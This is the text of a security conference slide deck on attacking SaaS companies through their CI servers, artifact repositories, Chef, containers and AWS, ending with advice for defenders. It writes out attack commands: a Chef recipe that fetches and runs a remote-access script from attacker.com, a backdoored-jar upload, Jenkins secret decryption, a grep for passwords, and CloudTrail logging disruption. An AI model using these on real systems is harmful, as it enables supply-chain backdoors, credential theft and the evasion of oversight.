

### **DEFENSESTORM**

### Attacking Modern SaaS Companies

Sean Cassidy

#### Who I am





#### Software-as-a-Service

#### Software-as-a-service





salesforce












#### Motivation





#### Motivation



Dino A. Dai Zovi @dinodaizovi





In 10 years, there will be 3 major operating systems: AWS, GCP, and Azure.

RETWEETS

LIKES

56

107



















6:58 PM - 20 Jan 2017











#### Goal of this talk

- Explain how SaaS software is made
  - And why that's useful for you to know
- This is a huge topic, so this is an introduction
- Breadth over depth



#### The Conclusion

Access to

Cloud API

Access to everything

# Access to anything = Access to everything

#### Why are SaaS companies different?

#### How are SaaS Companies Different?

- 1. Fast, iterative development process
- 2. Lots of automation
- 3. Empowered engineers
- 4. Lots of brand new, powerful tools
- 5. Lack of security culture



#### There are also weaknesses

#### Weaknesses of SaaS Companies

- 1. Linchpin servers
- 2. But usually not much security monitoring
- 3. No security strategy or planning
- 4. You can use them for evil
- 5. Little to no budget for security



#### How do SaaS companies work?

Step 1: Engineer writes the code





Step 2: Engineer commits the code (git, subversion, hg, etc.)





Step 3: Continuous Integration builds the code and runs tests















Step 4: It's automatically deployed to Dev



#### Continuous Integration





#### Continuous Integration

- 1. Build is triggered
- 2. Source code is downloaded
- 3. Source code is compiled
- 4. Tests are run
- 5. Software is packaged
- 6. Uploaded to artifact server





Here's an example of one way to get in

### We want to run our code on their Jenkins

so that we can backdoor everything it builds



# Anyone can submit a PR on public Github projects



# Some people use Jenkins public Github projects




If we submit a PR, will it just run our code?












When a new pull request is opened in the project and the author of the pull request isn't whitelisted, builder will ask "Can one of the admins verify this patch?" One of the admins can comment ok to test to accept this pull request for testing, test this please for one time test run and add to whitelist to add the author to the whitelist.








#### Continuous Integration – How GHPRB works

- 1. Every 5 minutes, poll
- 2. Find every open pull request
- 3. Check
  - To see if the author is whitelisted, or
  - The PR is accepted (once or forever)
- 4. If not, post comment
- 5. If so, build PR and run tests




#### Continuous Integration – Work around GHPRB


- 1. Post innocuous PR that requires running tests
- 2. Bot will post "Can admin verify?" within 5 minutes
- Admin user will write "test this please"
- 4. Within 5 minutes, force push a new malicious commit
  - o git commit --amend -a; git push -f



















### Continuous Integration – dot slash hack

```
Jenkins ▼ ► TargetRepo ► #15
                                                 --- maven-clean-plugin.2.v.i.clean (default-clean) @ larget-module
                                          [INFO] Deleting /var/lib/jenkins/workspace/TargetRepo/target-module/target
                                          [INFO]
                                          [INFO] --- mayen-enforcer-plugin:1.4:enforce (enforce) @ target-module ---
                                          [INFO]
                                          [INFO] --- maven-resources-plugin:2.6:resources (default-resources) @ target-module ---
                                          [INFO] Using 'UTF-8' encoding to copy filtered resources.
                                          [INFO] Copying 1 resource
                                          [INFO]
                                          [INFO] --- maven-compiler-plugin:3.3:compile (default-compile) @ target-module ---
                                          [INFO] Changes detected - recompiling the module!
                                          [INFO] Compiling 2 source files to /var/lib/jenkins/workspace/TargetRepo/target-module/target
                                          /classes
                                          [INFO]
                                          [INFO] --- maven-resources-plugin:2.6:testResources (default-testResources) @ target-module ---
                                          [INFO] Using 'UTF-8' encoding to copy filtered resources.
                                          [INFO] skip non existing resourceDirectory /var/lib/jenkins/workspace/TargetRepo/target-module
                                          /src/test/resources
                                          [INFO]
                                          [INFO] --- maven-compiler-plugin:3.3:testCompile (default-testCompile) @ target-module ---
                                          [INFO] Changes detected - recompiling the module!
                                          [INFO] Compiling 2 source files to /var/lib/jenkins/workspace/TargetRepo/target-module/target
                                          /test-classes
                                          [INFO]
                                          [INFO] --- maven-surefire-plugin:2.18.1:test (default-test) @ target-module ---
                                          [INFO] Surefire report directory: /var/lib/jenkins/workspace/TargetRepo/target-module/target
                                          /surefire-reports
                                         Running me.seancassidv.MvClassTest
                                         HACKED myClass me.seancassidy.MyClass@11438d26
                                         Tests run: 1, Failures: 0, Errors: 0, Skipped: 0, Time elapsed: 1.02 sec - in
                                         me.seancassidy.MyClassTest
localhost:8080
```



### Continuous Integration – dot slash hack





# What do you do if you get shell on Jenkins?

### Backdooring Jenkins

We can read/write to any file Jenkins controls

```
jenkins:~$ ls -al
-rw-r--r- 1 jenkins jenkins 1626 Apr 3 23:24 config.xml
-rw-r--r-- 1 jenkins jenkins
                              2279 Mar 29 23:31 credentials.xml
drwxr-xr-x 2 jenkins jenkins
                              4096 Apr 1 19:59 .m2
drwx---- 4 jenkins jenkins
                              4096 Mar 23 19:11 secrets
                              4096 Apr 3 21:16 updates
drwxr-xr-x
           2 jenkins jenkins
drwxr-xr-x
           2 jenkins jenkins
                              4096 Mar 21 23:32 userContent
drwxr-xr-x 4 jenkins jenkins
                              4096 Mar 23 19:14 users
drwxr-xr-x 4 jenkins jenkins 4096 Mar 23 19:13 workspace
```



### Backdooring Jenkins – JARs

```
Same classpath
package hacked;
                                  and signature is
import victim.MyClass;
                                  enough
public class Hacked {
    public static void main (String ... args) {
        System.out.println("hacked!");
        MyClass.main(args);
```



You don't need the

actual class.

### Backdooring Jenkins – JARs

- \$ echo "Main-class: hacked.Hacked" > addition
- \$ jar uf victim.jar hacked/
- \$ jar umf addition victim.jar
- \$ java -jar victim.jar

Hacked!



Jenkins





**Build History** 




Manage Jenkins



My Views



Credentials



No builds in the queue.

#### **Build Executor Status**

1 Idle

2 Idle



Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

println(Jenkins.instance.pluginManager.plugins)

All the classes from all the plugins are visible. jenkins.\*, jenkins.model.\*, hudson.\*, and hudson.model.\* are pre-imported.

```
1 println( hudson.util.Secret.decrypt("{secret}") )
```

### Continuous Integration – dot slash hack

- There's loads more you can do with this
- See Jonathan Claudius's 2013 talk:
   "Attacking Cloud Services with Source Code"
- https://speakerdeck.com/claudijd/attacking-cloud-serviceswith-source-code



What happens to the build after it's built?

## Uploaded to the artifact server



### **Artifact Server**

- Fancy web server that holds versions of software artifacts
- Usually can't delete them or overwrite, unless it's a development version
- CI uploads to this, deployment software downloads







### **Docker registry**

### **Artifact Server**

- If you can upload to the artifact server, you can upload backdoored versions of code
- curl -v -u admin:password
   --upload-file backdoor.jar
   http://server:8081/nexus/content
   /repositories/releases
   /org/foo/1.0/foo-1.0.jar



### Deployment

### Deployment

- LXC (Docker, CoreOS, etc.)
  - Virtualized OS with all dependencies included
  - CI will usually build the entire image
- Configuration management software
  - Chef
  - Puppet
  - Ansible, etc.
- Custom Scripts



### Containers and Management Thereof

- Docker
- Kubernetes
- CoreOS
- Mesos
- rkt
- Panamax
- Deis
- Portainer
- Rancher







Written by: Matt Butcher

Illustrated by: Bailey Beougher

### Containers – Security Tradeoffs

- Easy patching/updating
- Fits microservices really well
- Easy to automate building and deployment
- Containers are <u>not</u> a security barrier.
- Biggest danger is that they're new, and you don't know what not to do



### Security Pitfalls – An Example

- Kubernetes automates deployment of containers
- Bypass SSH bastion host/firewall completely with

```
kubectl exec -ti pod-name /bin/bash
```

- This tunnels commands over 443 to Kubernetes master
- More difficult to monitor/restrict, but convenient




Source: "Crash Course in Kubernetes & Security" by Matt Johansen <a href="https://sector.ca/sessions/crash-course-in-kubernetes-security/">https://sector.ca/sessions/crash-course-in-kubernetes-security/</a>


### Security Pitfalls – Easy Docker Root Shell

 If the user is in the docker group, they can run containers without sudo

Source: Zachary Keeton







### **Config Management**

### Configuration Management

- Your software depends on
  - ntpd running and the time being correct
  - Recent Linux kernel version
  - imagemagick installed
- Are all 175 nodes up to date?
- Do they have these packages installed?
- How do you peer review and approve changes?



### Configuration Management – Chef

- Infrastructure as code
- Describe what, not how

```
directory '/opt/application/config' do
  owner 'service'
  mode '0750'
  action :create
  recursive true
end
```



### Configuration Management – Chef and Knife

Knife is the CLI to interact with Chef

- ~/.chef/knife.rbWhere the Chef server is
- ~/.chef/user.pem
  - The private RSA key for Knife



#### Chef – For the attacker

- List of every node in every environment
  - o knife node list
- Installed packages for every machine
  - o knife search "\*" -a packages
- Kernel version
  - o knife search "\*" -a kernel.release
- Secrets
  - o knife search "\*" -1 | grep password



#### Chef – For the attacker

- Find more data
  - o knife data bag list
  - o knife data bag show ssl certs
- Run arbitrary SSH commands
  - o knife ssh "\*" COMMAND
  - This will prompt for SSH auth



### Chef – Backdooring everything

```
knife search "*" -a recipes | sort | uniq -c | sort -n -r | head
106 zsh::default
106 sysstat::default
106 sudo::default
106 slack_handler::default
106 slack::default
```



### Chef – Backdooring everything

- knife cookbook download zsh
- cat backdoor.rb >> zsh/recipe/default.rb
- knife cookbook upload zsh
- cat backdoor.rb
- bash 'backdoor' do code <<-EOF</li>

```
wget http://attacker.com/rat.sh
```

bash bad.sh

EOF



### Microservices

### Microservices – What are those?

- Small services that do a few things
  - Usually centered around a "business area"
  - This is the TODO list part of our app, so we have a TODO list service
- Communicates exclusively via API
  - Usually REST (HTTPS) and JSON
  - RabbitMQ, Amazon's SQS, etc.



### Microservices – Why do we use them?


- Faster development time
- Logical separation, like code into functions
- Easily monitorable
- Service can remain partially up during disruptions
- Easy to test and release automatically





### Microservices – TODO List Application

Input Validation?





#### Microservices – API

- How do you figure out what the API is?
  - Use their app or Burp Suite to figure out domain
  - o auth.example.com
  - o todo-list-service.production.example.com
- Use the web application description language!




### Microservices – application.wadl

```
<application>
   <doc jersey:generatedBy="Jersey: 2.25.1 2017-01-19 16:23:50"/>
   <resources base="http://example.com:80/">
       <resource path="/">
       <resource path="todo/{id}">
           (naram namo-"id" etylo-"tomplato" typo-"yg.etring"/>
      http://example.com/application.wadl
               <representation mediaType="application/json"/>
              </response>
           </method>
       </resource>
       </resource>
```



### Microservices – Weaknesses





### Microservices – Weaknesses

- Complex interactions
- Service-to-service auth
  - Network-level auth
    - "If you can talk to the service, you're allowed in"
  - Shared-key custom auth
    - "Is X-Company-Auth equals to 12345?"
  - Pass through credentials
    - "I am acting on behalf of the user"





## The Cloud – What's dat

• I can skip this, right?



## The Cloud – Access Keys

 Extremely fine grained permissions, but sometimes ops teams or dev teams have very wide permissions


```
o ~/.aws/credentials
```

 Sometimes committed to source control and then reverted

```
o git rev-list --all |
    xargs git grep 'A[A-Z0-9]{19}'
```



## The Cloud – Logs





# Cloud Logs – Disrupting Logging

- aws cloudtrail delete-trail --name CloudTrail
- aws cloudtrail stop-logging --name CloudTrail
- aws cloudtrail update-trail --name CloudTrail
  - --no-is-multi-region-trail
  - --no-include-global-service-events
- aws s3 rb --force s3://my-cloudtrail-bucket
- S3 lifecycle rule to delete logs after 1 second
- Encrypt the logs with a key the company doesn't have



Source: Daniel Grzelak

### **AWS Remote Access Tool**

- How do you persist your compromise of AWS?
- If you just use a user with credentials, those users and credentials are often audited
- If you start an EC2 instance, that costs money, very visible
- What to do instead?





### AWS RAT – Lambda

- Serverless computing
- Upload code, don't run servers
- Underutilized feature
- Free tier eligible
- Can assign a role to the lambda
- Roles are less often audited than Users
- Deploy in a region that they don't use





### AWS RAT – Code and such

- Demo and code coming soon
- Issue commands remotely
- Messes with logging to hide its activity
- Advice
  - Don't cost the company money
  - Research what events are generated



# Blue Team

#### Advice for Blue Team

- Restrict direct developer access
  - Automate everything
  - Continuous integration and monitoring is essential
- Peer review
- Choose new tech carefully
- What happens if X is compromised?



## Advice for Blue Team – Compromise

- Linchpin servers
  - Continuous Integration
  - Chef server
  - Artifact server
  - Bastion host
- What do you do if these are compromised?
- How do you detect that?



## Advice for Blue Team – Cloud specific

- Don't use the root account
- Use roles, not access keys
- Use 2FA always
- Watch and alert on your logs
- Segment your network using groups
- Audit IAM regularly



## Cloud Logs – What to alert on

- New access keys
- New provisioned users/roles/groups
- New instances
- Suspicious Console Logins
- Disruption of logging
- And much more!



### Thanks!

Twitter: <a href="mailto:osean\_a\_cassidy">osean\_a\_cassidy</a>

Website: <a href="https://www.seancassidy.me">https://www.seancassidy.me</a>

Email: sean@defensestorm.com

